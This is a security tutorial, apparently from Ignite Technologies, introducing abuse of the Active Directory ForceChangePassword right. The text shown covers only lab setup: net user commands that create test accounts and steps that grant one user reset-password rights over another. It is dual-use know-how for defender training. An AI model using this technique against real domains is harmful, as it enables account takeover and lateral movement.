iGNITE Technologies

Abusing AD-DACL

Force Change Password

www.ignitetechnologies.in

Contents

In this post, we explore the exploitation of Discretionary Access Control Lists (DACL) using the ForcePasswordChange permission in Active Directory environments. This permission is especially dangerous for privileged accounts, as it enables lateral movement and unauthorized access across systems by impersonating the compromised account.

The lab setup necessary to simulate these attacks is outlined, with methods mapped to the MITRE ATT&CK framework to clarify the associated techniques and tactics. Detection mechanisms for identifying suspicious activities linked to ForcePasswordChange attacks are also covered, alongside actionable recommendations for mitigating these vulnerabilities. This overview equips security professionals with critical insights to recognize and defend against these prevalent threats.

ForceChangePassword Right

This permission provides right to change the password of a user account without knowing their current password.

This abuse can be carried out when controlling an object that has a **GenericAll**, **AllExtendedRights** or **User-Force-Change-Password** over the target user.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Net RPC, Powerview, BloodyAD
- Windows 10/11 – As Client

Lab Setup – User Owns ForceChangePassword Rights


Here, in this lab setup, we will create two users' Raj and Aarti, and will assign Raj user "Reset Password" rights for Aarti User.

1. **Create the AD Environment:**

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.

- **Domain Controller**:
    - Install Windows Server (2016 or 2019 recommended).
    - Promote it to a Domain Controller by adding the **Active Directory Domain Services** role.
    - Set up the domain (e.g., **ignite.local**).
- **User Accounts**:
    - Create two AD user accounts named **Raj** and **Aarti**.

```
net user raj Password@1 /add /domain
net user aarti Password@1 /add /domain
```




```
C:\Users\Administrator>net user raj Password@1 /add /domain
The command completed successfully.


C:\Users\Administrator>
C:\Users\Administrator>net user aarti Password@1 /add /domain
The command completed successfully.
```


2. **Assign the "ForceChangePassword" Privilege to Raj for Aarti User:**

Once your AD environment is set up, you need to assign the **"ForceChangePassword"** rights to **Raj** for **Aarti** user.

- **Steps**:
    1. Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
    2. Enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.




    3. Locate User **Aarti** in the **Users** container.
    4. Right-click on **Aarti User** and go to **Properties**.




Name	Type	Description
aarti	User	
Administrator	User	Built-in account for admi...
Allowed RODC Password Replicatio	Security Group ...	Members in this group c...
Cert Publishers	Security Group ...	Members of this group a...
Cloneable Domain Controllers	Security Group ...	Members of this group t...
Denied RODC Password Replicatio	Security Group ...	Members in this group c...
DnsAdmins	Security Group ...	DNS Administrators Group
DnsUpdateProxy	Security Group ...	DNS clients who are per...
Domain Admins	Security Group ...	Designated administrato...
Domain Computers	Security Group ...	All workstations and serv...
Domain Controllers	Security Group ...	All domain controllers in ...
Domain Guests	Security Group ...	All domain guests
Domain Users	Security Group ...	All domain users
Enterprise Admins	Security Group ...	Designated administrato...
Enterprise Key Admins	Security Group ...	Members of this group c...
Enterprise Read-only Domain Cont	Security Group ...	Members of this group a...
Group Policy Creator Owners	Security Group ...	Members in this group c...
Guest	User	Built-in account for gues...
Key Admins	Security Group ...	Members of this group c...
krbtgt	User	Key Distribution Center S...
Protected Users	Security Group ...	Members of this group a...
raj	User	
RAS and IAS Servers	Security Group ...	Servers in this group can...
Read-only Domain Controllers	Security Group ...	Members of this group a...
Schema Admins	Security Group ...	Designated administrato...


5. Go to the **Security** tab



6. And click on **Add** button



7. In the “Enter the object name to select” box, type **Raj** and click **Check Names**.



aarti Properties

Select Users, Computers, Service Accounts, or Groups

Select this object type:

Users, Groups, or Built-in security principals

From this location:

ignite.local

Enter the object names to select (examples):

raj


Permissions for Windows Authorization Access Group

	Allow	Deny
Full control	□	□
Read	□	□
Write	□	□
Create all child objects	□	□
Delete all child objects	□	□
Allowed to authenticate	□	□

For special permissions or advanced settings, click Advanced.

8. In the **Permissions** section, check the box for **Reset Password** permission.

9. Apply the settings.



Group or user names:

- RAS and IAS Servers (IGNITE\RAS and IAS Servers)
- Administrators (IGNITE\Administrators)
- Account Operators (IGNITE\Account Operators)
- Pre-Windows 2000 Compatible Access (IGNITE\Pre-Windows 200...
- raj (IGNITE\raj)
- Windows Authorization Access Group (IGNITE\Windows Authorizat...
- Terminal Server License Servers (IGNITE\Terminal Server License ...

Permissions for raj	Allow	Deny
Allowed to authenticate	□	□
Change password	□	□
Receive as	□	□
Reset password	☑	□
Send as	□	□
Read account restrictions	☑	□
Write account restrictions	□	□

For special permissions or advanced settings, click Advanced.

